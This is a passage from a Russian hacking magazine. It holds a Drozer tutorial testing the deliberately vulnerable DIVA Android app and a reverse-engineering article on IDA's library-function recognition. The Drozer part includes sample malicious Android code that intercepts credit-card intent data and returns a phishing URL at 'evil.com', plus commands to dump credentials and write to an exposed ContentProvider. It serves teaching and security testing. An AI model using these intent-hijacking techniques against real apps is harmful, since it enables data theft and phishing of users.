Drozer — мастхев в арсенале любого пентестера. Это армейский швейцарский нож для выполнения типичных задач тестирования на проникновение. Drozer позволяет получить информацию о приложении, запустить его активности, подключиться к ContentProvider'у, отправить сообщения сервису — в общем, все, чтобы вытащить из приложения информацию или заставить его сделать то, что нам нужно, через стандартные API и каналы коммуникации.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

Сегодня Drozer считается устаревшим инструментом, но он до сих пор отлично помогает быстро получить информацию о приложении и его слабых местах. Рекомендуемый способ запускать drozer — используя Docker:


```
$ sudo docker run -it kengannonmwr/drozer_docker
```

Drozer работает в связке с агентом, установленным на устройстве или эмуляторе, скачать его можно здесь. Его следует установить на устройство:

```
$ adb install drozer-agent-2.3.4.apk
```

Далее запускаем агент и нажимаем кнопку Embedded Server внизу экрана. После этого к серверу можно подключиться, перейдя в консоль Drozer:

```
$ drozer console connect --server IP-адрес-телефона
```



Консоль Drozer

В качестве подопытного приложения будем использовать DIVA (Damn Insecure and Vulnerable App). APK не имеет цифровой подписи, поэтому перед установкой его необходимо подписать, например с помощью uber-apk-signer.

АКТИВНОСТИ

Типичный воркфлоу Drozer выглядит так. Сначала получаем информацию об установленных приложениях:

```
dz> run app.package.list
```

Находим в списке подопытное приложение и получаем информацию о нем:

```
dz> run app.package.info -a jakhar.aseem.diva

Package: jakhar.aseem.diva
  Application Label: Diva
  Process Name: jakhar.aseem.diva
  Version: 1.0
  Data Directory: /data/user/0/jakhar.aseem.diva
  APK Path: /data/app/~~f-ZUZleCLc6Lvv3kYkaeww==/jakhar.aseem.diva-
GXTPCSZPceqRHtEWH73f1g==/base.apk
  UID: 10423
  GID: [3003]
  Shared Libraries: [/system/framework/android.test.base.jar,
/system/framework/org.apache.http.legacy.jar]
  Shared User ID: null
  Uses Permissions:
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.INTERNET
  - android.permission.ACCESS_MEDIA_LOCATION
  Defines Permissions:
  - None
```

Затем выясняем, какие компоненты можно попытаться использовать для эксплуатации:

```
dz> run app.package.attacksurface jakhar.aseem.diva

Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
    is debuggable
```

Обращаем внимание, что в приложении включен флаг отладки. Далее получаем список активностей:

```
dz> run app.activity.info -a jakhar.aseem.diva

Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null
```

Пробуем их запустить:


```
dz> run app.activity.start --component jakhar.aseem.diva <имя_активнос-
ти>
```

Смысл этого действия в том, чтобы проверить, не торчат ли наружу внутренние активности приложения, которые не должны быть доступны извне. Возможно, эти активности содержат конфиденциальную информацию.

Проверяем:

```
dz> run app.activity.start --component jakhar.aseem.diva
jakhar.aseem.diva.APICredsActivity
```

Действительно, активность APICredsActivity содержит некий ключ API, имя пользователя и пароль. Активность APICreds2Activity содержит окно с полем для ввода ПИН-кода.



Две активности DIVA

Обе эти активности явно должны использоваться только внутри приложения, но по «невнимательности» разработчик забыл сделать их неэкспортируемыми (android:exported="false").

Если активности не запускаются

Начиная с Android 9 запуск активностей в фоне запрещен. Поэтому, чтобы Drozer работал корректно, следи за тем, чтобы он всегда был на экране, а экран смартфона — включен.

ПЕРЕХВАТ ИНТЕНТОВ

Еще интереснее, когда программист не только забывает сделать внутреннюю активность приложения неэкспортируемой, но и работает с ней не напрямую, а используя широковещательные интенты. Допустим, в приложении есть такой код, который использует широковещательный интент "com.example.ACTION", чтобы запустить активность (передав ей при этом конфиденциальные данные):

```
Intent intent = new Intent("com.example.ACTION");
intent.putExtra("credit_card_number", num.getText().toString());
intent.putExtra("holder_name", name.getText().toString());
startActivity(intent);
```

Проблема этого кода в том, что любой желающий может создать активность, реагирующую на интент "com.example.ACTION", и перехватить переданные ей данные. Например, мы можем написать приложение с такой активностью в манифесте:

```
<activity android:name=".EvilActivity">
    <intent-filter android:priority="999">
        <action android:name="com.example.ACTION" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

В код этой активности добавим логирование перехваченных конфиденциальных данных:

```
Log.d("evil", "Number: " + getIntent().getStringExtra(
"credit_card_number"));
Log.d("evil", "Holder: " + getIntent().getStringExtra("holder_name"))
;
```

Вуаля! Но с помощью Drozer проделать такой трюк еще проще:

```
dz> run app.broadcast.sniff --action com.example.ACTION
```

Вообще, интенты — стандартный способ коммуникации в Android как внутри приложения, так и за его пределами. Их можно использовать, чтобы передавать информацию между активностями, сервисами и любыми другими компонентами приложения. Интенты могут быть адресованы конкретному компоненту или быть широковещательными. Перехватить последние может любое другое приложение, как в примере выше.

ПЕРЕХВАТ ВОЗВРАЩАЕМОГО ЗНАЧЕНИЯ

В Android активности могут возвращать значения. Эта возможность используется, например, в интерфейсе выбора фотографии для отправки другу или в интерфейсе выбора файла. Приложение может запустить свою активность или активность любого другого приложения (с помощью широковещательного интента), чтобы получить от нее какое-либо значение. И если приложение использует широковещательный интент для запуска собственной активности — будут проблемы.

Возьмем, к примеру, следующий код:

```
startActivityForResult(new Intent("com.example.PICK"), 1337);

protected void onActivityResult(int requestCode, int resultCode,
Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    if(requestCode == 1337 && resultCode == 1) {
        webView.loadUrl(data.getStringExtra("url"), getAuthHeaders())
;
    }
}
```

Это код запуска активности с помощью интента `com.example.PICK`. Значение, возвращенное этой активностью, используется как URL, чтобы открыть веб-страницу внутри WebView. Очевидно, что в данном примере интент `com.example.PICK` применяется для запуска собственной активности приложения, однако, как и в предыдущем примере, разработчик использовал для запуска широковещательный интент. Поэтому мы можем создать собственную активность и перенаправлять приложение на фишинговый веб-сайт:

```
<activity android:name=".EvilActivity">
    <intent-filter android:priority="999">
        <action android:name="com.victim.PICK" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>

protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setResult(1, new Intent().putExtra("url", "http://evil.com/"));
    finish();
}
```

Широковещательные интенты также используются приложениями для выбора файлов. В этом случае с помощью фишинговой активности можно выполнять атаку типа directory traversal.

CONTENTPROVIDER

ContentProvider — это специальный компонент приложения, ответственный за хранение данных и предоставление доступа к этим данным другим приложениям. В старые времена (до Android 4.0) разработчики часто делали ContentProvider'ы открытыми для доступа любым приложениям. Например, официальное приложение Gmail имело открытый ContentProvider, предоставляющий доступ к списку писем. Это позволяло любому стороннему приложению получить список последних писем Gmail, напрямую прочитав данные из официального приложения.

Сегодня такой подход считается наивным и небезопасным. Поэтому все, что на сегодняшний день предоставляет наружу приложение Gmail, — это общее количество непрочитанных писем, и даже эта информация защищена специальным разрешением. В этом легко убедиться, если попытаться прочитать данные по URI `content://com.google.android.gmail.provider`:

```
dz> run app.provider.query content://com.google.android.gmail.provider/

Permission Denial: opening provider com.android.email.provider.Email-
Provider from ProcessRecord{5ae20cc 15638:com.mwr.dz:remote/u0a422}
(pid=15638, uid=10422) requires com.google.android.gm.email.permis-
sion.ACCESS_PROVIDER
or com.google.android.gm.email.permission.ACCESS_PROVIDER
```

Но в других приложениях все может быть иначе. Вернемся к приложению DIVA и попробуем получить информацию о его ContentProvider'ах:

```
dz> run app.provider.info -a jakhar.aseem.diva

Package: jakhar.aseem.diva
  Authority: jakhar.aseem.diva.provider.notesprovider
    Read Permission: null
    Write Permission: null
    Content Provider: jakhar.aseem.diva.NotesProvider
    Multiprocess Allowed: False
    Grant Uri Permissions: False
```

Видно, что приложение имеет один никак не защищенный ContentProvider. Получим информацию об экспортируемых ContentProvider'ом URI:

```
dz> run scanner.provider.finduris -a jakhar.aseem.diva

Scanning jakhar.aseem.diva...
Able to Query
content://jakhar.aseem.diva.provider.notesprovider/notes/
Unable to Query  content://jakhar.aseem.diva.provider.notesprovider
Unable to Query  content://jakhar.aseem.diva.provider.notesprovider/
Able to Query
content://jakhar.aseem.diva.provider.notesprovider/notes

Accessible content URIs:
  content://jakhar.aseem.diva.provider.notesprovider/notes/
  content://jakhar.aseem.diva.provider.notesprovider/notes
```

Попробуем прочитать информацию по приведенным URI:

```
dz> run app.provider.query
content://jakhar.aseem.diva.provider.notesprovider/notes/

| _id | title    | note                               |
| 5   | Exercise | Alternate days running             |
| 4   | Expense  | Spent too much on home theater     |
| 6   | Weekend  | b333333333333r                     |
| 3   | holiday  | Either Goa or Amsterdam            |
| 2   | home     | Buy toys for baby, Order dinner    |
| 1   | office   | 10 Meetings. 5 Calls. Lunch with CEO |
```

ContentProvider, по сути, открывает прямой доступ к базе данных приложения. Поэтому, если он открыт для чтения и записи, мы легко можем добавить в него собственные данные:

```
dz> run app.provider.insert
content://jakhar.aseem.diva.provider.notesprovider/notes


 --integer _id 7
 --string title xakep.ru
 --string note 'Hi from ]['

dz> run app.provider.query
content://jakhar.aseem.diva.provider.notesprovider/notes/

...
| 7   | xakep.ru | Hi from ][                         |
```

В ряде случаев возможно выполнить SQL-инъекцию. Drozer способен автоматически проверить приложение на эту уязвимость:

```
dz> run scanner.provider.injection -a com.example.app
```

Некоторые приложения используют ContentProvider'ы, чтобы открывать доступ к файлам своего приватного каталога. В этом случае иногда возможно выполнить атаку directory traversal. Drozer позволяет проверить и этот вариант:

```
dz> run scanner.provider.traversal -a com.example.app
```

СЕРВИСЫ

Еще один тип компонентов приложения в Android — сервисы. Чаще всего они используются для выполнения работы в фоне и в современных версиях Android обязаны иметь иконку в строке состояния (иначе система убьет сервис через пять минут). У приложения DIVA нет сервисов, это легко проверить с помощью такой команды:

```
dz> run app.service.info -a jakhar.aseem.diva

Package: jakhar.aseem.diva
  No exported services.
```

Но даже приложения с торчащим наружу сервисом эксплуатировать не так просто. Обычно сначала необходимо дизассемблировать/декомпилировать приложение, проанализировать код сервиса, а затем попробовать послать ему сообщение, которое он поймет и обработает.

Например, типичный пример отправки сообщения сервису может выглядеть так:

```
dz> run app.service.send com.mwr.example.sieve com.mwr.exam-
ple.sieve.AuthService --msg 6345 7452 1 --extra string com.mwr.exam-
ple.sieve.PASSWORD "abcdabcdabcdabcd" --bundle-as-obj
```

ДРУГИЕ ВОЗМОЖНОСТИ

Кратко пройдемся по другим возможностям Drozer.

Отображение манифеста приложения:

```
dz> run app.package.manifest com.mwr.example.sieve
```

Поиск приложений, обладающих указанными полномочиями:

```
dz> run app.package.list -p android.permission.INSTALL_PACKAGES
```

Поиск приложений с указанным UID:

```
dz> run app.package.list -u 1000
```

Поиск приложений, способных отображать файлы с указанным mimetype:

```
dz> run app.activity.forintent --action android.intent.action.VIEW --
mimetype application/pdf
```

Поиск всех приложений, способных открывать ссылки:

```
dz> run scanner.activity.browsable
```

Отображение списка нативных библиотек приложения:

```
dz> run app.package.native jakhar.aseem.diva
```

Отправка широковещательных интентов:


```
dz>  run app.broadcast.send --action com.exmpla.PICK --extra string url
https://example.com
```

БОНУС

Какие еще проблемы и уязвимости можно найти в приложениях? Их множество, авторы работы Security Code Smells in Android ICC составили подробный список таких проблем. Они взяли 700 открытых приложений из репозитория F-Droid и проанализировали их с помощью специального инструмента AndroidLintSecurityChecks.

Все проблемы скомпонованы в двенадцать категорий:

- SM01: Persisted Dynamic Permission. В Android есть механизм, позволяющий предоставить другому приложению временный доступ к какому-либо URI своего ContentProvider'а. Это делается с помощью метода `Context.grantUriPermission()`. Если приложение вызывает его, но не вызывает `Context.revokeUriPermission()`, чтобы отозвать доступ, — есть проблемы.
- SM02: Custom Scheme Channel. Любое приложение может зарегистрировать собственную URI-схему, такую как `myapp://`, вне зависимости от того, использует ли такую схему другое приложение. Как следствие, пересылать важные данные, используя кастомные URI-схемы, крайне небезопасно.
- SM03: Incorrect Protection Level. В Android любое приложение может создать свое собственное разрешение для доступа к своим данным. Но есть проблема: если указать неправильный уровень защиты разрешения (protection level), оно может не сработать. Если разработчик хочет, чтобы пользователь видел диалог запроса разрешений, он должен использовать уровень защиты dangerous или siganture, если данное разрешение должно получать только приложение с той же цифровой подписью.
- SM04: Unauthorized Intent. Любое приложение в Android может зарегистрировать себя в качестве обработчика определенных типов интентов (intent). По умолчанию этот обработчик будет открыт всему миру, но его можно защитить с помощью системы разрешений и строгой валидации входных данных.
- SM05: Sticky Broadcast. Любое приложение может послать другому приложению интент. Более того, оно может послать широковещательный интент сразу всем приложениям, и он будет обработан первым приложением, способным его принять. Но есть также возможность послать широковещательный sticky-intent, который после обработки одним приложением все равно будет доставлен другим приложениям. Чтобы этого не происходило, не стоит использовать такие интенты, а широковещательные интенты лучше не использовать вообще.
- SM06: Slack WebViewClient. Компонент WebView позволяет приложениям показывать веб-страницы внутри своего интерфейса. По умолчанию он никак не фильтрует открываемые URL, чем можно воспользоваться, например, для фишинга. Разработчикам стоит либо использовать белый список адресов, либо выполнять проверку с помощью SafetyNet API.
- SM07: Broken Service Permission. Приложения могут предоставлять доступ к своей функциональности с помощью сервисов. Злоумышленник может использовать эту возможность для запуска кода с повышенными полномочиями (полномочиями сервиса). Чтобы этого избежать, сервис должен проверять полномочия вызывающего приложения с помощью метода `Context.checkCallingPermission()`.
- SM08: Insecure Path Permission. Некоторые приложения предоставляют доступ к своим данным с помощью ContentProvider'а, который адресует данные, используя UNIX-подобные пути: `/a/b/c`. Программист может открыть доступ к своему ContentProvider'у, но отрезать доступ к некоторым путям (например, к `/data/secret`). Но есть проблема: разработчики часто используют класс UriMatcher для сравнения путей, а он, в отличие от Android, сравнивает их без учета двойных слешей. Отсюда могут возникнуть ошибки при разрешении и запрете доступа.
- SM09: Broken Path Permission Precedence. Сходная с предыдущей проблема. При описании ContentProvider'а в манифесте разработчик может указать, какие разрешения нужны приложению для доступа к определенным путям. Но в Android есть баг, из-за чего он отдает предпочтение более глобальным путям. Например, если приложение дает доступ к `/data` всем подряд, но использует специальное разрешение для доступа к `/data/secret`, то в итоге доступ к `/data/secret` смогут получить все.
- SM10: Unprotected BroadcastReceiver. Фактически аналог проблемы SM04, но распространяющийся исключительно на BroadcastReceiver'ы (специальные обработчики интентов).
- SM11: Implicit PendingIntent. Кроме интентов, в Android есть сущность под названием PendingIntent. Это своего рода отложенные интенты, которые могут быть отправлены позже и даже другим приложением от имени создавшего интент приложения. Если PendingIntent широковещательный, то любое приложение сможет перехватить его и послать интент от имени этого приложения.
- SM12: Common Task Affinity. Аналог проблемы StrandHogg.



Общая распространенность ошибок

В работе также приводится множество аналитических данных. Например, согласно статистике, в новых приложениях меньше дыр, чем в старых. Больше дыр также в приложениях, которые разрабатывают более пяти человек. Ну и конечно же: большее количество кода означает большее количество уязвимостей.

Примеры ошибок также можно найти в репозитории android-app-vulnerability-benchmarks. Он содержит исходники приложений с различными уязвимостями, каждое из которых снабжено подробным описанием уязвимости и исправленной версией.

ВЫВОДЫ

Как видишь, несмотря на почтенный возраст, Drozer до сих пор справляется со своей работой лучше многих других инструментов. Его явное достоинство — текстовый интерфейс, позволяющий с помощью команд выполнить многие задачи, для которых в противном случае пришлось бы писать собственный софт. Недостаток в том же — не все способны переварить такой интерфейс в 2020 году.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ИДЕНТИФИКАЦИЯ БИБЛИОТЕЧНЫХ ФУНКЦИЙ

Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.

Юрий Язев
Широко известен под псевдонимом yurembo. Программист, разработчик видеоигр, независимый исследователь. Старый автор журнала «Хакер».
yazevsoft@gmail.com

Библиотечный код может составлять львиную долю программы. Ясное дело, ничего интересного этот код не содержит. Поэтому его анализ с полной уверенностью можно опустить. Незачем тратить на него наше драгоценное время. Однако как быть, если дизассемблер неправильно распознал имена функций? Что, придется изучать многотонный листинг самостоятельно? У хакеров есть проверенные методы решения подобных проблем — об этих методах мы сегодня и поговорим.

Фундаментальные основы хакерства
Пятнадцать лет назад эпический труд Криса Касперски «Фундаментальные основы хакерства» был настольной книгой каждого начинающего исследователя в области компьютерной безопасности. Однако время идет, и знания, опубликованные Крисом, теряют актуальность. Редакторы «Хакера» попытались обновить этот объемный труд и перенести его из времен Windows 2000 и Visual Studio 6.0 во времена Windows 10 и Visual Studio 2019.

Ссылки на другие статьи из этого цикла ищи на странице автора.

Читая текст программы, написанный на языке высокого уровня, мы только в исключительных случаях изучаем реализацию стандартных библиотечных функций, таких, например, как `printf`. Да и зачем? Ее назначение хорошо известно, а если и есть какие неясности — всегда можно заглянуть в описание...

Анализ дизассемблерного листинга — дело другое. Имена функций, за редкими исключениями, в нем отсутствуют, и определить, `printf` это или что-то другое, «на взгляд» невозможно. Приходится вникать в алгоритм... Легко сказать — вникать! Та же `printf` представляет собой сложный интерпретатор строки спецификаторов — с ходу в нем не разберешься! А ведь есть и более монструозные функции. Самое обидное — алгоритм их работы не имеет никакого отношения к анализу исследуемой программы. Тот же `new` может и выделять память из Windows-кучи, и реализовывать собственный менеджер, но нам-то от этого что? Достаточно знать, что это именно `new`, то есть функция выделения памяти, а не `free` или, скажем, `fopen`.

Доля библиотечных функций в программе в среднем составляет от пятидесяти до девяноста процентов. Особенно она велика у программ, составленных в визуальных средах разработки, использующих автоматическую генерацию кода (например, Microsoft Visual Studio, Delphi). Причем библиотечные функции подчас намного сложнее и запутаннее тривиального кода самой программы. Обидно, львиная доля усилий на анализ тратится впустую... Как бы оптимизировать это?

НА ПОМОЩЬ ВНОВЬ ПРИХОДИТ IDA

Уникальная способность IDA различать стандартные библиотечные функции множества компиляторов выгодно отличает ее от большинства других дизассемблеров, этого делать не умеющих. К сожалению, IDA (как и все, созданное человеком) далека от идеала: каким бы обширным ни был список поддерживаемых библиотек, конкретные версии конкретных поставщиков или моделей памяти могут отсутствовать. И даже из тех библиотек, что ей известны, распознаются не все функции (о причинах будет рассказано чуть позже).

Впрочем, нераспознанная функция — это полбеды, неправильно распознанная функция — много хуже, ибо это приводит к ошибкам (иногда трудноуловимым) в анализе исследуемой программы или ставит исследователя в глухой тупик. Например, вызывается `fopen` и возвращенный ею результат спустя некоторое время передается `free` — с одной стороны: почему бы и нет? Ведь `fopen` возвращает указатель на структуру `FILE`, а `free` ее удаляет. А если `free` вовсе не `free`, а, скажем, `fseek`? Пропустив операцию позиционирования, мы не сможем правильно восстановить структуру файла, с которым работает программа.

ОПОЗНАНИЕ ФУНКЦИЙ

Распознать ошибки IDA будет легче, если представлять, как именно она выполняет распознавание. Многие почему-то считают, что здесь задействован тривиальный подсчет CRC (контрольной суммы). Что ж, подсчет CRC — заманчивый алгоритм, но, увы, для решения данной задачи он непригоден. Основной камень преткновения — наличие непостоянных фрагментов, а именно перемещаемых элементов. И хотя при подсчете CRC перемещаемые элементы можно просто игнорировать (не забывая проделывать ту же операцию и в идентифицируемой функции), разработчик IDA пошел другим, более запутанным и витиеватым, но и более производительным путем.

Ключевая идея заключается в том, что незачем тратить время на вычисление CRC. Для предварительной идентификации функции вполне сойдет и тривиальное посимвольное сравнение, за вычетом перемещаемых элементов (они игнорируются и в сравнении не участвуют). Точнее говоря, не сравнение, а поиск заданной последовательности байтов в эталонной базе, организованной в виде двоичного дерева. Время двоичного поиска, как известно, пропорционально логарифму количества записей в базе. Здравый смысл подсказывает, что длина шаблона (иначе говоря, сигнатуры, то есть сравниваемой последовательности) должна быть достаточной для однозначной идентификации функции. Однако разработчик IDA по непонятным для авторов причинам решил ограничиться только первыми тридцатью двумя байтами, что (особенно если вычесть пролог, который у всех функций практически одинаков) довольно мало.

И верно! Многие функции попадают на один и тот же лист дерева, возникает коллизия — неоднозначность отождествления. Для разрешения ситуации у всех «коллизионных» функций подсчитывается CRC16 с тридцать второго байта до первого перемещаемого элемента и сравнивается с CRC16 эталонных функций. Чаще всего это срабатывает, но, если первый перемещаемый элемент окажется расположенным слишком близко к тридцать второму байту, последовательность подсчета контрольной суммы окажется слишком короткой, а то и вовсе равной нулю (может же быть тридцать второй байт перемещаемым элементом, почему бы и нет?). В случае повторной коллизии находим в функциях байт, в котором все они отличаются, и запоминаем его смещение в базе.

Все это (да простит авторов разработчик IDA!) напоминает следующий анекдот. Поймали туземцы немца, американца и украинца и говорят им: мол, или откупайтесь чем-нибудь, или съедим. На откуп предлагается: миллион долларов (только не спрашивайте, зачем туземцам миллион долларов, — может, костер жечь), сто щелбанов или съесть мешок соли. Ну, американец достает сотовый, звонит кому-то... Приплывает катер с миллионом долларов, и американца благополучно отпускают. Немец в это время героически съедает мешок соли, и его полумертвого спускают на воду. Украинец же ел соль, ел-ел, две трети съел, не выдержал и говорит: а, ладно, черти, бейте щелбаны. Бьет вождь его, и только девяносто ударов отщелкал, тот не выдержал и говорит: да нате миллион, подавитесь! Так и с IDA, посимвольное сравнение не до конца, а только тридцати двух байтов, подсчет CRC не для всей функции, а сколько случай на душу положит, наконец, последний ключевой байт — и тот-то «ключевой», да не совсем. Дело в том, что многие функции совпадают байт в байт, но совершенно различны по названию и назначению. Не веришь? Тогда как тебе понравится следующее:

```
read:                           write:
    sub rsp, 28h                    sub rsp, 28h
    call _read                      call _write
    add rsp, 28h                    add rsp, 28h
  retn                            retn
```

Тут без анализа перемещаемых элементов никак не обойтись! Причем это не какой-то специально надуманный пример — подобных функций очень много. В частности, библиотеки от Embarcadero (в прошлом от Borland) ими так и кишат. Поэтому в былые времена IDA часто «спотыкалась» и впадала в грубые ошибки. Тем не менее сейчас IDA заметно возмужала и уже не страдает детскими болячками. Для примера скормим компилятору C++Builder такую функцию:

```
void demo()
  {
    printf("DERIVED\n");
  }
```

Последняя версия IDA сейчас 7.4, между тем я использую IDA 7.2, и она чаще всего успешно распознает почти любые функции. В нашем случае результат выглядит следующим образом:

```
.text:0000000140001000 void demo(void) proc near
  .text:0000000140001000                sub     rsp, 28h
  .text:0000000140001004                lea     rcx, _Format
; "DERIVED\n"
  .text:000000014000100B                call    printf
  .text:0000000140001010                add     rsp, 28h
  .text:0000000140001014                retn
  .text:0000000140001014 void demo(void) endp
```

То есть дизассемблер правильно распознал имя функции. Но так бывает далеко не всегда и не со всеми библиотечными функциями. А когда проблемы возникают с ними, кодокопателю анализировать становится сложновато. Бывает, сидишь, тупо уставившись в листинг дизассемблера, и никак не можешь понять: что же этот фрагмент делает? И только потом обнаруживаешь — одна или несколько функций опознаны неправильно!

Для уменьшения количества ошибок IDA пытается по стартовому коду распознать компилятор, подгружая только библиотеку его сигнатур. Из этого следует, что «ослепить» IDA очень просто — достаточно слегка видоизменить стартовый код. Поскольку он, по обыкновению, поставляется вместе с компилятором в исходных текстах, сделать это будет нетрудно. Впрочем, хватит и изменения одного байта в начале startup-функции. И все, хакер склеит ласты!


К счастью, в IDA предусмотрена возможность ручной загрузки базы сигнатур (FILE\Load file\FLIRT signature file), но попробуй-ка вручную определить, сигнатуры какой именно версии библиотеки требуется загружать! Наугад — слишком долго... Хорошо, если удастся визуально опознать компилятор. Опытным исследователям это обычно удается, так как каждый из них (компилятор, а не исследователь) имеет свой уникальный «почерк». К тому же существует принципиальная возможность использования библиотек из поставки одного компилятора в программе, скомпилированной другим компилятором. Словом, будь готов к тому, что в один прекрасный момент ты можешь столкнуться с необходимостью самостоятельно опознавать библиотечные функции.

Решение этой задачи состоит из трех этапов:

1. определение самого факта «библиотечности» функции;
2. определение происхождения библиотеки;
3. идентификация функции по этой библиотеке.


Учитывая, что линкер обычно располагает функции в порядке перечисления obj-модулей и библиотек, а большинство программистов указывают сначала собственные obj-модули, а библиотеки — потом (кстати, так же поступают и компиляторы, самостоятельно вызывающие линкер после окончания работы), можно заключить: библиотечные функции размещаются в конце программы, а собственно ее код — в начале. Конечно, из этого правила есть исключения, но все же срабатывает оно достаточно часто.

Рассмотрим, к примеру, структуру консольной версии общеизвестной программы pkzip.exe последней на данный момент 14-й версии. Она существенно легче, чем ее оконная версия. Ее вывод в консоли имеет следующий вид.



Консольный вывод приложения pkzipc.exe

Во время загрузки приложения в IDA та предполагает, что это ROM для SNES. Забавно, но выберем AMD64, если, конечно, установлена 64-разрядная версия утилиты.



Загрузка pkzipc.exe в IDA

На диаграмме, построенной IDA Pro 7.2, видно, что все библиотечные функции находятся в сегменте кода среди обычных функций до начала сегмента данных.




Диаграмма для pkzipc.exe

Самое интересное: startup-функция в подавляющем большинстве случаев расположена в самом начале региона библиотечных функций или находится в непосредственной близости от него. Найти же саму startup не проблема — она совпадает с точкой входа в файл!

Таким образом, можно с высокой долей уверенности утверждать, что все функции, расположенные «ниже» startup (то есть в более старших адресах), — библиотечные. Посмотри, распознала их IDA или переложила эту заботу на тебя? Возможны два варианта: вообще никакие функции не распознаны или не распознана только часть функций.

Если не распознана ни одна функция, скорее всего, IDA не сумела опознать компилятор или использовались неизвестные ей версии библиотек. Для примера подсунем IDA другой популярный архиватор — `peazip.exe`, который, как известно, написан на объектном паскале.




Диаграмма для peazip.exe

На диаграмме видно, что IDA не опознала ни одной библиотечной функции! Вот так новость! Смотрим, какой компилятор определен дизассемблером: «Plan FLIRT signature: SEH for vc64 7-14». Картина проясняется: IDA неправильно определила компилятор! Но что она скажет, если мы предложим ей `pkzipw.exe` (for Windows)?

